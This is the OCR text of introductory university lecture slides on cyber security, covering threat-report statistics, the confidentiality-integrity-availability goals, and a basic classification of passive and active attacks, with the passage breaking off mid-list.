Cyber Security

SEZG681/SSZG681

Course Introduction

Ashutosh Bhatia

BITS Pilani

ashutosh.bhatia@pilani.bits-pilani.ac.in

Overview

- Cyber Security Facts
- Information Security Goals
- Attacks, Threats and Vulnerabilities
- Relationship Between Attacks and Goals
- Classification of Attack types
- Assets of a Computer System

Cyber Attacks: 2019 BIG Numbers

- One in every ten **URL is MALICIOUS**
- Year 2019 saw a 56% increase in **WEB ATTACKS**
- 4,8000 Average number of websites compromised with **FORMJACKING** attacks
- 33% increase in **MOBILE RANSOMWARE**
- 78% increase in **SUPPLY CHAIN ATTACKS**
- 25% increase in attack groups using **DESTRUCTIVE MALWARE**

Source: **2019 Internet Security Threat Report**

Cyber Security Facts: Software Supply Chain Attacks

- Finding vulnerabilities in the software are becoming increasingly difficult for attackers to identify and exploit.
- An alternative approach taken by attackers is to inject malware implants into the supply chain to infiltrate unsuspecting organizations.
- There is a 200 percent increase in such attack with one every month of 2017 as compared to four attacks annually in years prior.
- Hijacking software updates provides attackers with an entry point for compromising well-protected targets
- The Petya (Ransom.Petya) outbreak was the most notable example: after using Ukrainian accounting software as the point of entry, Petya used a variety of methods to spread across corporate networks

Source: **2018 Internet Security Threat Report**

Cyber Security Facts: Coin Mining Attack


- The rise in cryptocurrency values inspired many cyber criminals to shift to coin mining as an alternative revenue source.
- As compared to the year (2017), the number of coin-miners present over the internet have increased by 8,500 percent.
- 600 percent increase in overall IoT attacks in 2017, which means that cyber criminals could exploit the connected nature of these devices for mining purpose.

Source: **2018 Internet Security Threat Report**

Cyber Security Facts

➢ **A new Zero-Day vulnerability is discovered every week.**


- *Advanced attack groups continue to profit from previously undiscovered flaws in browsers and website plugins.*
- *Exploit the vulnerabilities until they are publicly exposed, then toss them aside for newly discovered vulnerabilities.*



Ref: **2016 Internet Security Threat Report**

Cyber Security Facts

- **Over Half a Billion Personal Records Were Stolen or Lost in 2015**



Ref: **2016 Internet Security Threat Report**


Cyber Security Facts

- **Phishing Campaigns Targeting Employees Increased 55 Percent in 2015**

Ref: **2016 Internet Security Threat Report**

Cyber Security Facts

- **Ransomware Increased 35 Percent in 2015**



Ref: **2016 Internet Security Threat Report**

Cyber Security Facts

- **There were more than three times as many Android apps classified as containing malware in 2015 than in 2014, an increase of 230 percent.**

Ref: **2016 Internet Security Threat Report**

Cyber Security Facts: Coin Mining Attack

- The rise in cryptocurrency values inspired many cyber criminals to shift to coin mining as an alternative revenue source.
- As compared to the previous year (2016), the number of coinminers present over the internet have increased by 8,500 percent.
- 600 percent increase in overall IoT attacks in 2017, which means that cyber criminals could exploit the connected nature of these devices for mining purpose.

Ref: **2018 Internet Security Threat Report**

Cyber Security Facts: Attacks on Software Supply Chain


- Finding vulnerabilities in the software are becoming increasingly difficult for attackers to identify and exploit.
- An alternative approach taken by attackers is to inject malware implants into the supply chain to infiltrate unsuspecting organizations.
- There is a 200 percent increase in such attack with one every month of 2017 as compared to four attacks annually in years prior.
- Hijacking software updates provides attackers with an entry point for compromising well-protected targets
- The Petya (Ransom.Petya) outbreak was the most notable example: after using Ukrainian accounting software as the point of entry, Petya used a variety of methods to spread across corporate networks to deploy the attackers' malicious payload.

Ref: **2018 Internet Security Threat Report**

Cyber Security Facts

- Federal government has suffered 680% increase in cyber security breaches in the past six years
- Governments, not hackers, are most likely to launch cyber attacks
- More than 600,000 accounts are compromised every day on Facebook alone
- National Nuclear Security Administration records 10 million attempted hacks a day
- US Navy receives 110,000 attacks per hour
- Every second 18 adults suffer cybercrime (1.5 million/day)
- Global spam rate in 2013 is 68%. Of these 61% are adult/dating messages, 28% are pharmaceutical.

Why Security




Protecting good from bad

Computer Security Challenges

- Security is not simple
- Potential attacks on the security need to be considered
- Procedures used to provide particular services are often counter intuitive
- It is necessary to decide where to use security mechanism
- It is too often an after thought
- Typically involve more than a particular algorithm or protocol
- Never ending process
- No visible benefit
- Strong security is often seen as an impediment to efficient and user friendly operation

Who's Attacking Whom?




https://www.fireeye.com/cyber-map/threat-map.html

Definitions

- Computer Security - generic name for the collection of tools designed to protect data and to thwart hackers
- Network Security - measures to protect data during their transmission
- Internet Security - measures to protect data during their transmission over a collection of interconnected networks
- Mobile Security, Web Security, Software Security, OS security

  …..

Three Attributes of Information



Information Security Goals

Confidentiality

- **Confidentiality of the Content:** Assures that private or confidential information is not made available or disclosed to unauthorized individuals
- **Confidentiality of Authorized Users (Privacy):** Assures that individuals control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed

Information Security Goals

Integrity

- **Content:** Assures that information content is changed only in a specified and authorized manner.
- **Authorized Users:** Assures the no adversary is able to claim as the authorized users of the information
- **Time:** Assures that any modification related to the timing of the information gets detected

Information Security Goals

Availability

- Assures that systems work promptly and service is not denied to authorized users

Information Security Goals

Confidentiality

- **Confidentiality of the Content:** Assures that private or confidential information is not made available or disclosed to unauthorized individuals
- **Confidentiality of Authorized Users (Privacy):** Assures that individuals control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed

Integrity

- **Content:** Assures that information content is changed only in a specified and authorized manner.
- **Authorized Users:** Assures the no adversary is able to claim as the authorized users of the information
- **Time:** Assures that any modification related to the timing of the information gets detected

Availability

- Assures that systems work promptly and service is not denied to authorized users

Vulnerabilities, Threats and Attacks

- Categories of vulnerabilities
  - Corrupted (loss of integrity)
  - Leaky (loss of confidentiality)
  - Unavailable or very slow (loss of availability)
- Threats
  - Capable of exploiting vulnerabilities
  - Represent potential security harm to an asset
- Attacks (threats carried out)
  - Passive – attempt to learn or make use of information from the system that does not affect system resources
  - Active – attempt to alter system resources or affect their operation
  - Insider – initiated by an entity inside the security parameter
  - Outsider – initiated from outside the perimeter

Levels of Impact

Low

The loss could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals

Moderate

The loss could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals

High

The loss could be expected to have a severe or **catastrophic** adverse effect on organizational operations, organizational assets, or individuals

Relationship between Attacks and Goals

The three goals of security (confidentiality, integrity, and availability) can be threatened by security attacks.

Attacks

- Threatening Confidentiality
- Threatening Integrity
- Threatening Availability

Classification: Active and Passive

Attacks on Confidentiality

Attacks on the confidentiality of the content or the authorized user

- **Snooping :** An unauthorized access to or interception of data
- **Traffic Analysis:** Obtaining the information about the data by monitoring on line traffic

Attacks on Integrity

Modification: Unauthorized changes in the content of the information

Masquerading: Attacker impersonating as one of the authorized entity


Repudiation: An authorized entity trying to disown itself from the information

Replaying: An unauthorized attempt to resend the same data sometime later

Attack on Availability

Denial of Service: Either slow down or totally disrupt the service of a system

Security Attacks




Classifying Attacks


- A means of classifying security attacks, used both in X.800 and RFC 4949, is in terms of *passive attacks* and *active attacks*

- A *passive attack* attempts to learn or make use of information from the system but does not affect system resources

- An *active attack* attempts to alter system resources or affect their operation



(a) Passive attacks



(b) Active attacks

Passive Attacks

- Are in the nature of eavesdropping on, or monitoring of, transmissions

- Goal of the opponent is to obtain information that is being transmitted

- **Two types of passive attacks are:**
